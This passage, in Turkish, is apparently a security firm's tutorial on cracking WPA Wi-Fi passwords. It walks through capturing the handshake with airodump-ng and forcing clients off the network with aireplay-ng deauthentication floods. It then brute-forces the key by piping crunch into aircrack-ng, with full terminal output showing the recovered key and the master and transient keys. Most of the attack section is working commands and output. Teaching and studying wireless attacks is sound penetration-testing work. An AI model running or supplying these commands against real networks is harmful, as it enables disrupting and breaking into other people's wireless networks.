
```
CH  7 ][ Elapsed: 2 mins ][ 2015-12-05 16:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:DE:27:67:7F:5E  -24   0     1563      105    0   7  54e. WPA  TKIP   PSK  TP-LINK_677F5E

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:DE:27:67:7F:5E  A0:91:69:EE:EA:C1  -44   54e- 6      0      137
```

İstediğimiz authentication paketlerini yakalamak için başka bir cli penceresinden aynı zamanda aşağıdaki aireplay-ng komut ile bağlantı koparma istekleri yolluyoruz. Bu sayede o an access pointe bağlı olan cihazlar düşüyor. Bu cihazlar tekrar bağlantı isteği uygulayınca kimlik doğrulama paketlerini elde ediyoruz.


```
root@kali:~# aireplay-ng -0 0 -a E8:DE:27:67:7F:5E wlan0
16:12:19  Waiting for beacon frame (BSSID: E8:DE:27:67:7F:5E) on channel 7
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:12:20  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:20  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:21  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:21  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:22  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:22  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:23  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:23  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:24  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:12:24  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
```

```
root@kali:~# aireplay-ng -0 2 -a E8:DE:27:67:7F:5E wlan0
16:33:23  Waiting for beacon frame (BSSID: E8:DE:27:67:7F:5E) on channel 7
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:33:23  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
16:33:23  Sending DeAuth to broadcast -- BSSID: [E8:DE:27:67:7F:5E]
```


Yaklaşık 2-3 dakika kadar bu işlemi gerçekleştirip tekrar kimlik doğrulama paketini yakaladığımızda paket toplamayı durdurabiliriz. Kaydettiğimiz saldiri_log.cap filenı wireshark gibi paket inceleme toolu ile açtığımızda kaydettiğimiz trafiği görebiliriz. İnterface kartı monitor modunda olduğu için normal kablosuz ethernet adaptorü ile göremeyeceğimiz daha detaylı logları elde ederiz.



Wireshark çıktısında görülüğü gibi de Deauthentication ve Authentication paketleri görülebilir. Şifre kırma işleminde kullanacağımız EAPOL Authentication paketlerini, eapol protokolünü filtreleyerek kolay bir şekilde wireshark içinde görebiliriz. Burada WPA şifrelemede kullanılan anahtar, bütünlük ve şifreleme ile ilgili daha detaylı bilgi edilebilir.



Ayrıca kaydettiğimiz şifreli paketleri eğer WPA oturum anahtarını bilirsek wireshark üzerinden inceleyebiliriz. Wireshark Edit > Preferences sekmesinde Protokol kısmından WPA protokolünün dahil olduğu IEEE 802.11 seçilip, Decrytion Key kısmında oturum anahtarı girebiliriz. Böylece wireshark otomatik olarak şifreli mesajları açacaktır.



Kimlik doğrulama paketleri elde edildikten sonra aircrack toolu yardımıyla içersindeki kimlik doğrulama şifresi elde edilir. Bu anahtara kali linux içinde bulunan crunch uygulaması sayesinde kaba kuvvet saldırısı yapılır. Aşağıda gösterilen crunch uygulaması 8 ve 9 karakter uzunluğunda ve 1,2,3,4,5,6,7,8,9 rakamlarını içeren anahtarları sırayla üretecek ve Aircrack-ng uygulaması sayesinde başarılı olan anahtar bulana kadar devam edecektir. Aşağıda görüldüğü gibi bunu yapmak için saniyede yaklaşık 1633 tane anahtar deneyerek 4 saat 21 dk sonrasında anahtar elde edilmiştir. Anahtar uzayına harf ve özel karakterleri eklediğimizde bu işlem daha uzun sürmektedir.

```
root@kali:~#
root@kali:~# crunch 8 9 123456789 | aircrack-ng -a 2 /root/wpa/saldiri_log-01.cap -b E8:DE:27:67:7F:5E -w -
```

```
3 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 430467210
Opening /root/wpa/saldiri_log-01.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 rc3


                [04:21:13] 24849476 keys tested (1633.77 k/s)


                         KEY FOUND! [ 62785177 ]


      Master Key     : 3B FF 8C 70 50 8A 0D 59 BB 80 79 4A BC 59 67 DC
                       F5 7D A8 27 81 D0 C1 AD 31 F4 06 17 64 E2 40 24

      Transient Key  : 38 C2 55 FD 6D 3A 7B 8F 24 F2 79 18 B7 9E D5 49
                       71 18 39 E0 7F E0 8B F8 96 3C 00 25 C9 48 BD 22
                       16 68 8E DC 7A 3D 99 C3 80 9B 3B CE 26 E3 7E 22
                       8D 62 01 22 5D 85 1A 7B B7 26 70 6D BB BD 67 43

      EAPOL HMAC     : 71 6D 06 43 D4 E7 A5 5F AD 92 74 80 7D 16 19 A2
root@kali:~#
root@kali:~#
```

BGA Bilgi Güvenliği A.Ş. Hakkında

BGA Bilgi Güvenliği A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliği sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliği, stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliğe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliği'nin ilgi alanlarını "*Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlığı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri*" oluşturmaktadır.

Gerçekleştirdiği başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliği, kurulduğu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000'den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliği, kurulduğu 2008 yılından beri ülkemizde bilgi güvenliği konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliği AKADEMİSİ Hakkında

BGA Bilgi Güvenliği A.Ş.'nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliği AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalığını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliği AKADEMİSİ markasıyla bugüne kadar "Siber Güvenlik Kampları", "Siber Güvenlik Staj Okulu", "Siber Güvenlik Ar-Ge Destek Bursu" , "Ethical Hacking yarışmaları" ve "Siber Güvenlik Kütüphanesi" gibi birçok gönüllü faaliyetin destekleyici olmuştur.